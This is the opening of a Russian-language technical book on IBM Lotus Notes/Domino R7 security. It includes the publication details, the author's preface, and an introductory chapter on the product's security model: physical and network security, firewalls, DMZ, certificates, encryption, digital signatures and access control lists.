
Компания
ИнтерТраст

тел./факс: (495) 956-7928
http://www.intertrust.ru
E-mail: intertrust@inttrust.ru

Е. Киселев



Безопасность IBM Lotus Notes/Domino R7

УДК 821.161.1

ББК 84 (2Рос-Рус) 6-6

К 60

Е. Киселев

«Безопасность IBM Lotus Notes/Domino R7»

В книге рассматриваются вопросы безопасности систем, построенных на базе IBM Lotus Notes/Domino R7. Подробно освещаются процедуры аутентификации и авторизации, шифрование и электронная подпись, сертификаты Notes и X.509, SSL, S/MIME, настройка мониторинга и другие аспекты обеспечения безопасности Notes/Domino. Отдельное внимание уделяется исследованию потенциальных уязвимостей, приводятся рекомендации по их ликвидации.

Книга ориентирована на специалистов по компьютерным сетям, в функции которых входит планирование, настройка и эксплуатация систем на платформе Notes/Domino, а также на менеджеров, отвечающих за корпоративную безопасность компании.

ООО «Светотон»
109341, г. Москва, ул. Верхние Поля, д.18
E-mail: svton@from.ru

Подписано в печать 30.07.2007 г. Формат 60x90/8
Печать офсетная. Бумага офсетная № 1.
Усл. печ. л. 45.5. Тираж 500 экз. Заказ

Отпечатано с готового оригинал-макета
в ФГУП «Производственно-издательский комбинат ВИНИТИ»,
140010, г. Люберцы, Московской обл., Октябрьский пр-т, 403.

ISBN 5-7419-0084-4

Предисловие

Эта книга продолжает серию, начатую Н. Н. Ионцевым – «Системное администрирование *Lotus Domino* для профессионалов». Как он писал в своем предисловии к книге «Почтовая система сервера *Lotus Domino* R5 и ее конфигурирование», продукт *Lotus Domino* достиг того уровня развития, при котором становится очень проблематично подготовить и поддерживать от версии к версии такое учебное пособие, которое охватывало бы все вопросы администрирования, начиная с начального уровня и до степени подробности, требуемой профессионалу.

Выбор темы для этой книги не случаен. Мой опыт работы в учебном центре компании InterTrust говорит о том, что вопросы безопасности являются для слушателей одним из наиболее интересных разделов системного администрирования *Domino*. Система безопасности является основой этого программного продукта, без глубокого понимания которой невозможно стать профессионалом в этой области.

Литературы по *Domino*, а в особенности книг на русском языке, крайне мало. Это особенно удивительно, если учесть количество и масштаб компаний, в которых *Domino* является основой корпоративной информационной системы. Конечно, базовый объем знаний можно получить на авторизованных курсах по системному администрированию. Но мне, при проведении занятий, приходится все время мучиться, когда я пытаюсь затолкать огромный объем информации в жесткие временны**е** рамки. За бортом остается множество подробностей, нюансы, которые могут оказаться крайне полезными в работе.

В результате усилия нашего директора Андрея Линева, все время подталкивавшего меня разродиться хоть чем-нибудь, и мое желание подробно описать хоть какой-то раздел курса принесли свои плоды, и появилась эта книга.

Я не ставил своей целью сделать большой справочник по безопасности *Notes*/*Domino*. Инструкции типа «для того, чтобы было так-то, нажмите десять кнопок в такой-то последовательности» доступны и без этой книги – например, *Lotus Domino Administrator Help*. Мне было важно показать внутреннюю логику системы, те механизмы, которые спрятаны от поверхностного взгляда.

Книга предназначена для администраторов *Notes*/*Domino*, имеющих опыт работы в этой области и (или) прослушавших курс по системному администрированию *Domino*. При ее написании предполагалось, что такие базовые понятия, как административный процесс, принцип работы почтовой системы, организация и домен *Domino* хорошо знакомы читателю. Хотя я старался приводить краткий обзор некоторых механизмов, он никак не заменит детального изучения. Подробно описывались только те предметы, которые имеют отношение к основной теме, то есть безопасности.

Структура книги приблизительно соответствует схеме курса «Информационная безопасность сервера *Domino*», но многие разделы дополнены и расширены, а некоторых в курсе просто нет (ну невозможно за три дня детально разобраться с такой обширной темой, как безопасность). Комбинация курс + книга представляется мне оптимальной с точки зрения подготовки профессионального администратора – на занятиях можно уделить основное внимание практической работе, а теоретическая часть излагается в книге.

Особое внимание я старался уделить темам, с которыми у большинства слушателей возникают наиболее серьезные затруднения. В частности, *Internet*-сертификаты, *SSL, S/MIME* до сих пор остаются загадкой для большинства администраторов, хотя в последнее время это направление является чуть ли не генеральной линией развития *Notes/Domino*.

Мне бы очень хотелось, чтобы читатель внимательнее отнесся к разделам, посвященным криптографии. Аутентификация, сертификаты и сертификаторы, несимметричное и симметричное шифрование, электронная подпись, сеансовые ключи, *CA*-процесс, центр сертификации и центр регистрации – эти понятия являются фундаментом всей системы. Мало знать, что в *ID*-файле Васи Пупкина есть сертификат. А какого типа сертификат? Как он устроен? Кем заверен публичный ключ, и что значит «заверен»? Как считается хеш, и зачем надо, чтобы он был «соленым»? Будет серьезной ошибкой считать все это излишними подробностями.

У меня были серьезные колебания – а стоит ли рассказывать об уязвимостях *Domino*? После некоторых размышлений я решил, что сделать это просто необходимо. *Domino* –

замечательный продукт, в нем есть масса средств защиты, но, в отличие от многих других платформ, здесь большинство настроек по умолчанию скорее «разрешающие», чем «запрещающие». Некоторые из них могут привести (и приводят) к очень серьезным неприятностям. Поэтому администратору нужно знать о них заранее. Конечно, можно было написать, как все замечательно, но зачем? Я не рекламный менеджер.

В качестве экспериментальной и демонстрационной платформы использовались версии *Domino* 6.5.3, 6.5.4, 6.5.5, 7.0.1 и 7.0.2. Стендом служили два компьютера – ноутбук и десктоп, оба под управлением *Windows XP SP*2. В книге не рассматриваются особенности функционирования *Domino* на других платформах, за что приношу свои извинения читателям.

Не затронуты также некоторые другие темы. Вообще, книжку оказалось труднее закончить, чем начать – все время всплывали какие-то разделы, про которые тоже надо бы написать. По объему она и так уже получалась раза в три больше, чем планировалась сначала. Поэтому я поступил так же, как поступают с ремонтом, который, как известно, нельзя закончить – можно только прекратить. В результате в этой книге ничего не сказано об интеграции *Domino* с другими продуктами *IBM – DB2, Sametime, QuickPlace, WebSphere Portal,* хотя некоторые аспекты этого взаимодействия напрямую касаются вопросов безопасности. За бортом также остались: смарткарты, работа сервера *Domino* в режиме *ASP* (*Application Service Provider*), поддерживающего несколько «хостируемых» организаций (*xSP*), вопросы сертификации *Domino* в России, продукты сторонних производителей (резервное копирование, антивирусные и антиспамовые пакеты), аппаратные криптографические решения и многое другое. Все это отложено на будущее.

У меня нет никаких сомнений в том, что в этой книге есть куча недостатков и в содержании, и в оформлении. Ошибки тоже наверняка есть. На всякий случай я старался проверять даже самые очевидные для меня вещи, сделав при этом несколько удививших меня открытий. Но вполне мог что-то и прозевать (и, скорее всего, прозевал). Я буду искренне благодарен любым замечаниям, советам, технической информации. Очень интересно было бы получить от читателей описания всяческих тонкостей, хитростей, недокументированных возможностей. Я всегда доступен по почте: *ekiselev@inttrust.ru*, кроме того, все, что вы сочтете нужным, можно высказать в мой адрес на сайте нашего центра обучения: *www.intertrust.ru/education* и в форуме: *www.intertrust.ru/site3/forum.nsf/start?OpenPage.*

Я надеюсь, что переиздания этой книги будут появляться по мере выхода новых версий *Notes*/*Domino*. В них я постараюсь исправить ошибки и учесть замечания и предложения.

Хочу выразить свою глубокую благодарность **Николаю Николаевичу Ионцеву**, который многому меня научил и чьи книги стали для меня настольными. Это был самый умный и знающий человек в нашем лотусном сообществе. Мне ужасно не хватало его советов и помощи при работе над этой книгой.

1 *Введение. Модель безопасности Notes/Domino*

Когда книга была уже практически написана, я внезапно обнаружил, что в ней не хватает важной части – введения. Во всех умных книжках оно есть, а в этой – нет. Обычно во введении излагается концепция, подходы, общий взгляд на проблему. Я долго пытался придумать текст, в котором читателю объяснялось, почему безопасность – это хорошо, а ее отсутствие – совсем плохо, что квалифицированный администратор лучше, чем неграмотный, а кругом враги и они не дремлют. Видимо, я не умею писать на такие философские темы. Когда я прочитал то, что получилось, то плюнул и стер.

К счастью, обнаружилось, что эту работу уже проделали ребята из *IBM*. В одной из Красных Книг *IBM* – "*Lotus Security Handbook*" – я нашел подходящую главу, которую перевел, немножко переделал и решил использовать вместо введения. В ней общими словами описывается модель безопасности *Notes*/*Domino* и кратко излагаются основные понятия. Мне это понравилось, тем более что такой подход вполне согласуется с тем, как я рассказываю об этом на курсах по администрированию: сначала на словах и в самом общем виде, а потом – о том же самом, но уже конкретно, в деталях и с примерами.

Эта глава может оказаться полезной тем, кто совсем недавно знаком с *Notes*/*Domino*. Профессионалы могут ее спокойно пропустить. Я даже советую им так и поступить.

1.1 *Компоненты модели безопасности Notes/Domino*

Модель безопасности *Notes* базируется на трех основных компонентах: доступ к серверу, доступ к базам, доступ к данным. Данные находятся в базах, базы расположены на сервере. Схематически эта модель изображена на Рис. 1-1.

Рис. 1-1. *Три компонента модели безопасности Notes.*

Мы можем выделить три основных области, которые нам нужно рассмотреть: физическая безопасность, сетевая безопасность и безопасность *Notes*:




Рис. 1-2. *Три типа проблем безопасности. Под "безопасностью Notes" понимаются встроенные в программный продукт внутренние механизмы безопасности Notes/Domino.*

Отсюда видно, что, говоря о безопасности сервера, мы должны рассматривать ее с точки зрения физической, сетевой и безопасности *Notes*, в то время как защита баз и хранящихся в них данных рассматривается только с точки зрения безопасности *Notes*. Можно сказать, что общая безопасность модели разделена на две категории: физическая и логическая безопасность. В следующих разделах мы рассмотрим их по отдельности.

1.2 *Физическая безопасность*

Физическая безопасность касается в основном ограничения физического доступа к серверу и хранящейся на нем информации. Она является только одним из аспектов обеспечения общей безопасности сервера, как показано на Рис. 1-3.




Рис. 1-3. *Физическая безопасность*.

Совершенно ясно, что физическая безопасность сервера должна быть обеспечена. Это предотвратит вмешательство в работу сервера и повреждение, утрату или утечку данных.

Под вмешательством в работу сервера подразумевается доступ к нему неуполномоченных лиц, так же как и любые формы саботажа, влекущие нарушения нормального функционирования сервера.

Повреждение, утрата или утечка данных могут произойти в результате перемещения, изменения или удаления баз.

Ключевые моменты обеспечения физической безопасности заключаются в следующем:

- Сервер должен быть расположен в безопасной зоне, находящейся под охраной и видеонаблюдением.
- Только авторизованный персонал может иметь доступ в серверную комнату. Если сервер находится вне серверной комнаты, то все манипуляции с ним разрешены опять же только авторизованному персоналу.
- У неавторизованных пользователей не должно быть доступа к консоли сервера (***а еще нужно умываться и чистить зубы. Напоминаю, что вся эта глава – перевод. Е.К.***).
- Доступ к серверу для администраторов *Domino* должен осуществляться только с помощью административного клиента *Notes, Java-console* или через *Web*-интерфейс базы *Webadmin.nsf.*
- Доступ пользователей к серверу должен осуществляться только через клиент *Notes*, *Web*-интерфейс, или по *Internet*-протоколам, поддерживаемым сервером *Domino, таким как POP3, IMAP, LDAP*. Все прочие способы доступа к данным на сервере (*NetBIOS, Telnet, FTP, NFS*) должны быть запрещены (технически).

1.3 *Логическая безопасность*

Логическая безопасность касается ограничения сетевого доступа и доступа к данным *Notes*.




Рис. 1-4. *Логическая безопасность.*

Мы обсудим сетевую безопасность и безопасность *Notes* по отдельности, поскольку в каждой есть своя специфика.

1.3.1 *Сетевая безопасность*

Сетевая безопасность относится к технологиям и оборудованию, которые обеспечивают коммуникацию, то есть передачу данных между устройствами. Это могут быть коммуникации как между серверами, так и между клиентом и сервером. Применительно к *Domino* в качестве клиента может выступать *Notes*, а также различные *Internet*-клиенты: браузер, почтовый клиент, *LDAP*-клиент и т.д. Некоторые архитектуры допускают коммуникацию между клиентами, для *Notes* это невозможно. Клиент *Notes* не может быть «немножко сервером». Область сетевой безопасности, относящаяся к нашей модели, показана на Рис. 1-5.




Рис. 1-5. *Сетевая безопасность.*

В следующих секциях описываются элементы сетевой безопасности.

1.3.1.1 Межсетевые экраны

Межсетевой экран (*firewall*) - это устройство контроля доступа в сеть, предназначенное для блокировки всего трафика, за исключением разрешенных данных. Этим оно отличается от маршрутизатора, функцией которого является доставка трафика в пункт назначения в максимально короткие сроки.

Существует мнение, что маршрутизатор также может играть роль межсетевого экрана. Однако между этими устройствами существует одно принципиальное различие: маршрутизатор

предназначен для быстрой маршрутизации трафика, а не для его блокировки. Межсетевой экран представляет собой средство защиты, которое пропускает определенный трафик из потока данных, а маршрутизатор является сетевым устройством, которое можно настроить на блокировку определенного трафика.

Кроме того, межсетевые экраны, как правило, обладают большим набором настроек. Прохождение трафика на межсетевом экране можно настраивать по службам, IP-адресам отправителя и получателя, по идентификаторам пользователей, запрашивающих службу. Межсетевые экраны позволяют осуществлять централизованное управление безопасностью. В одной конфигурации администратор может настроить разрешенный входящий трафик для всех внутренних систем организации. Это не устраняет потребность в обновлении и настройке систем, но позволяет снизить вероятность неправильного конфигурирования одной или нескольких систем, в результате которого эти системы могут подвергнуться атакам на некорректно настроенную службу.

Существуют два основных типа межсетевых экранов: межсетевые экраны прикладного уровня и межсетевые экраны с пакетной фильтрацией. В их основе лежат различные принципы работы, но при правильной настройке оба типа устройств обеспечивают правильное выполнение функций безопасности, заключающихся в блокировке запрещенного трафика.

Межсетевые экраны прикладного уровня, или прокси-экраны, представляют собой программные пакеты, базирующиеся на операционных системах общего назначения (таких как *Windows* и *Unix*) или на аппаратной платформе межсетевых экранов. Межсетевой экран обладает несколькими интерфейсами, по одному на каждую из сетей, к которым он подключен. Набор правил политики определяет, каким образом трафик передается из одной сети в другую. Если в правиле отсутствует явное разрешение на пропуск трафика, межсетевой экран отклоняет или аннулирует пакеты.

При использовании межсетевого экрана прикладного уровня все соединения проходят через него. Соединение начинается на системе-клиенте и поступает на внутренний интерфейс межсетевого экрана. Межсетевой экран принимает соединение, анализирует содержимое пакета и используемый протокол, и определяет, соответствует ли данный трафик правилам политики безопасности. Если это так, то межсетевой экран инициирует новое соединение между своим внешним интерфейсом и системой-сервером.

Межсетевые экраны прикладного уровня используют модули доступа для входящих подключений. Модуль доступа в межсетевом экране принимает входящее подключение и обрабатывает команды перед отправкой трафика получателю. Таким образом, межсетевой экран защищает системы от атак, выполняемых посредством приложений.

Межсетевые экраны с пакетной фильтрацией могут также быть программными пакетами, базирующимися на операционных системах общего назначения (таких как *Windows* и *Unix*) либо на аппаратных платформах межсетевых экранов. Межсетевой экран имеет несколько интерфейсов, по одному на каждую из сетей, к которым подключен экран. Аналогично межсетевым экранам прикладного уровня, доставка трафика из одной сети в другую определяется набором правил политики. Если правило не разрешает явным образом определенный трафик, то соответствующие пакеты будут отклонены или аннулированы межсетевым экраном.

При использовании межсетевого экрана с пакетной фильтрацией соединения не прерываются на межсетевом экране, а направляются непосредственно к конечной системе. При поступлении пакетов межсетевой экран выясняет, разрешен ли данный пакет правилами политики. Если это так, пакет передается по своему маршруту. В противном случае пакет отклоняется или аннулируется.

Межсетевые экраны с фильтрацией пакетов не используют модули доступа для каждого протокола и поэтому могут использоваться с любым протоколом, работающим через *IP*.

1.3.1.2 Демилитаризованная зона (DMZ)

DMZ – сокращение от “*demilitarized zone*” (демилитаризованная зона). Этот термин используется для обозначения фрагмента локальной сети, не являющегося полностью доверенным. Демилитаризованная зона являет собой область в сети, системы в которой отделены от основной сети. Смысл создания такого сегмента заключается в том, чтобы отделить системы, к которым осуществляют доступ пользователи *Internet*, от систем, с

которыми работают только сотрудники организации. Демилитаризованные зоны также могут использоваться при работе с партнерами по бизнесу и другими внешними организациями.

DMZ создается посредством реализации полузащищенной сетевой зоны. Данная зона в обычном порядке отделяется сетевыми устройствами, такими как межсетевые экраны или маршрутизаторы со строгими фильтрами. Затем с помощью инструментов управления сетью определяется политика, какому трафику разрешается проникновение в *DMZ*, а какому трафику разрешено выходить за пределы *DMZ*. Как правило, любая система, с которой может установить контакт внешний пользователь, должна находиться в демилитаризованной зоне.

Системы, открытые для прямого доступа внешних систем или пользователей, являются главными целями злоумышленников и потенциально подвержены проявлению угроз. Как следствие, эти системы не могут пользоваться полным доверием. Поэтому необходимо ограничить доступ этих систем к действительно важным и секретным компьютерам, расположенным внутри сети.

Общие правила доступа для *DMZ* позволяют внешним пользователям осуществлять доступ к соответствующим службам на серверах, расположенных в демилитаризованной зоне. На системы в *DMZ* налагаются строгие ограничения на доступ к внутренним системам сети. По возможности соединение между внутренней системой и *DMZ* должно инициироваться внутренней системой. Внутренние системы могут осуществлять доступ к *DMZ* или в *Internet* согласно политикам, однако внешним пользователям доступ к внутренним системам запрещен.

1.3.1.3 Обеспечение сетевой безопасности портов

Функция безопасности портов позволяет настроить какой-либо порт сетевого устройства (как правило, коммутатора) так, чтобы доступ к коммутатору через этот порт предоставлялся только заданному устройству или группе устройств. При обращении к порту с неавторизированного *MAC*-адреса коммутатор может приостановить работу порта или отключить его. Порт может отключаться либо совсем, либо на какое-то определенное время. Возможен также такой режим, когда порт не отключается, а лишь задерживает только те пакеты, которые были отправлены с неавторизованного *MAC*-адреса.

Когда порт получает пакет, *MAC*-адрес отправившего его устройства сравнивается со списком допустимых *MAC*-адресов, который может быть сконфигурирован автоматически или вручную.

Сетевая безопасность порта также может быть сконфигурирована на более высоком уровне – *TCP*/*IP*. Например, могут быть открыты только *TCP* и *UDP* порты, необходимые для обеспечения функционирования только тех сервисов, которые предоставляет данный сервер.

1.3.2 *Безопасность Notes*

Безопасность *Notes* подразумевает защиту сервера *Domino*, расположенных на нем баз *Notes* и данных, которые содержатся в этих базах (Рис. 1-6).




Рис. 1-6. *Безопасность Notes.*

В этой секции описываются элементы безопасности *Notes.*

1.3.2.1 Сертификация

Notes использует концепцию *ID*-файлов, которая, в свою очередь, базируется на криптографии публичных ключей и сертификатов. Сертификат – это своего рода электронный штамп, который однозначным образом идентифицирует пользователя или сервер. *ID*-файлы пользователя или сервера могут содержать один или более сертификатов *Notes*. Кроме того, в них могут находиться так называемые *Internet*-сертификаты, используемые для идентификации пользователя при установлении *SSL* соединения, а также в электронной подписи и при шифровании *S/MIME* сообщений.

Сертификат содержит:

- имя заверителя, выдавшего сертификат
- имя владельца сертификата (пользователя или сервера)
- публичный ключ, хранящийся как в *ID*-файле, так и в *Domino Directory*. *Notes* использует публичные ключи для шифрования сообщений, посылаемых владельцу публичного ключа, а также для проверки электронной подписи.
- электронную подпись заверителя
- дату истечения срока годности сертификата

Сертификаты хранятся в *ID*-файлах, а также в документах "*Person*", "*Server*" и "*Certifier*" в *Domino Directory*.

Публичные ключи не секретны. Любой пользователь может видеть публичный ключ другого пользователя и применить его для шифрования сообщения или аутентификации. Важно, чтобы каждый, кто видит публичный ключ, был уверен в его надежности. У пользователей должна быть возможность получить публичный ключ заверителя (сертификатора), который выдал этот сертификат, перед тем как аутентифицировать владельца сертификата. Если у пользователя есть сертификат, выданный тем же заверителем, который выдал сертификат другому пользователю или серверу, то он может проверить подлинность их публичных ключей и быть уверенным, что эти ключи связаны с их именами. Если же у них нет общего сертификатора, то для аутентификации потребуется использовать кросс-сертификаты (их еще называют взаимными сертификатами).

Сертификаты *Notes* автоматически создаются для каждого *ID*-файла при регистрации сервера или пользователя. В дополнение к ним в *ID*-файл могут быть добавлены *Internet*-сертификаты. Их может выдать центр сертификации на базе сервера *Domino* или сторонний центр сертификации. *Domino* создает *Internet*-сертификаты в формате *X*.509*v*3, который включает поддержку расширений сертификатов, списков отзыва сертификатов (*CRL*) и точек распространения сертификатов (*CDP*).

1.3.2.2 Шифрование

Криптография – это искусство или наука тайнописи, или, если быть более точным, хранения информации (в течение более или менее длительного времени) в форме, которая позволяет видеть ее только тем, кому вы это разрешили, оставляя ее скрытой для всех остальных. **Криптосистема** – способ выполнения этого. **Криптоанализ** – это практика преодоления попыток скрыть информацию, либо с помощью выявления математических изъянов в криптосистемах (таких, как слабая энтропия), либо с помощью грубой силы – прямым перебором вариантов. **Криптология** включает в себя и криптографию, и криптоанализ.

Исходную информацию, которую требуется зашифровать, принято называть «открытый текст» (*plaintext,* реже *clear text*). Скрытая информация называется «шифрованный текст», или «шифротекст» (*ciphertext*). Процесс конвертирования открытого текста в шифротекст называют шифрованием (*encryption*). Обратную процедуру (превращения шифротекста в открытый текст) называют расшифровкой (*decryption*).

Криптосистемы, такие как та, что встроена в *Notes*/*Domino*, разработаны таким образом, что расшифровка возможна при соблюдении двух условий. Во-первых, должна быть расшифровывающая программа (например, клиент *Notes* или сервер *Domino* со встроенной

подсистемой *RSA Security BSAFE Engine*). Во-вторых, необходима некая числовая последовательность, называемая ключом расшифровки, с помощью которой расшифровывающая программа преобразует шифрованный текст в открытый.

Открытый текст преобразуется в шифротекст с помощью шифрующей программы (как правило, одна и та же подсистема занимается и шифрованием, и расшифровкой) и ключа шифрования. Хотя шифрующая программа работает по известному алгоритму и выполняет строго определенную последовательность действий, результат ее работы практически полностью зависит от числовой последовательности, называемой ключом шифрования.

Ключ расшифровки может совпадать, а может и не совпадать с ключом шифрования. Если они совпадают, криптосистема называется «системой с симметричным ключом». Если не совпадают – «системой с несимметричным ключом». Соответственно, ключи шифрования в этих системах носят названия «симметричных» и «несимметричных». В *Notes*/*Domino* для шифрования используется комбинация обеих систем. Данные шифруются симметричным ключом, а сам этот ключ шифруется публичным ключом получателя и прилагается к данным. Получатель расшифровывает симметричный ключ своим приватным ключом, а затем этим расшифрованным симметричным ключом расшифровывает данные. Такой комбинированный способ шифрования снимает проблему скрытной передачи симметричного ключа получателю.

В *Notes* механизм шифрования/расшифровки данных полностью прозрачен для пользователя. При наличии у него необходимого для расшифровки ключа, данные расшифровываются автоматически.

1.3.2.3 Электронная цифровая подпись

Электронная цифровая подпись (ЭЦП) основана на шифровании, но предлагает другую форму электронной безопасности. Она заверяет получателя подписанного с помощью ЭЦП сообщения в том, что оно было послано именно тем лицом, кто его подписал, и с момента подписания его содержание осталось неизмененным. То же самое относится и к подписанному документу, хранящемуся в базе – ЭЦП означает, что документ является подлинным и его содержимое не искажено кем-либо посторонним. Кроме того, электронная подпись гарантирует, что подписавший этот документ (как правило, это его автор) не сможет утверждать, что он не посылал этого сообщения (или не создавал этот документ). Это называется «безотзывность» (*non-repudiation*).

Так же как и шифрование, механизм электронной подписи совершенно прозрачен для пользователя. И подписание, и проверка ЭЦП происходят автоматически. Электронная подпись (к примеру, для почты) действует следующим образом:

1. Почтовый клиент отправителя вычисляет дайджест сообщения. Дайджестом здесь называется результат хеш-преобразования исходного сообщения, которое из содержимого письма вычисляет числовую последовательность фиксированной длины, однозначно соответствующую исходному сообщению.
2. Почтовый клиент отправителя шифрует этот дайджест приватным ключом пользователя. Затем к письму присоединяются этот шифрованный дайджест и сертификат отправителя, содержащий его публичный ключ.
3. Почтовый клиент получателя расшифровывает дайджест сообщения, используя публичный ключ отправителя, извлеченный из его сертификата.
4. Почтовый клиент получателя вычисляет дайджест сообщения, а затем сравнивает его с тем, который был извлечен из электронной подписи и расшифрован. Если они идентичны, это означает, что сообщение действительно было послано этим отправителем и не было изменено по дороге.

1.3.2.4 Контроль доступа

Каждая база данных имеет список контроля доступа (*Access Control List, ACL*), который сервер *Domino* использует для определения уровня полномочий пользователей и других серверов по отношению к этой базе.

Когда пользователь открывает базу, сервер *Domino* определяет, какой уровень доступа назначен для него в *ACL*, и предоставляет полномочия в соответствии с этим уровнем. В разных базах у пользователя может быть разный уровень доступа.

Уровень доступа, присвоенный пользователю, определяет, какие операции он может производить в этой базе. Для сервера этот уровень определяет, какая информация ему доступна при репликации. Изменять *ACL* базы, расположенной на сервере, может только тот, кто имеет уровень доступа *Manager*.

Снизу вверх эти уровни можно расставить так*: No Access, Depositor, Reader, Author, Editor, Designer, Manager.*

1.3.2.5 Контроль исполнения

Список доступа на исполнение (*Execution Control List, ECL*) дает возможность пользователям защитить свои данные от таких угроз как почтовые бомбы, вирусы, трояны и другого вредоносного кода. *ECL* предоставляет механизм управления тем, какие программы разрешено выполнять, и какой уровень допуска будет им предоставлен. Он настраивается на уровне отдельных пользователей, причем весьма детально. Например, пользователь может предусмотреть, что в документах, подписанных его коллегами (которым он доверяет), может содержаться исполняемый программный код. Этому коду разрешен доступ к документам и другим базам, но запрещен запуск внешних программ и доступ к файловой системе.

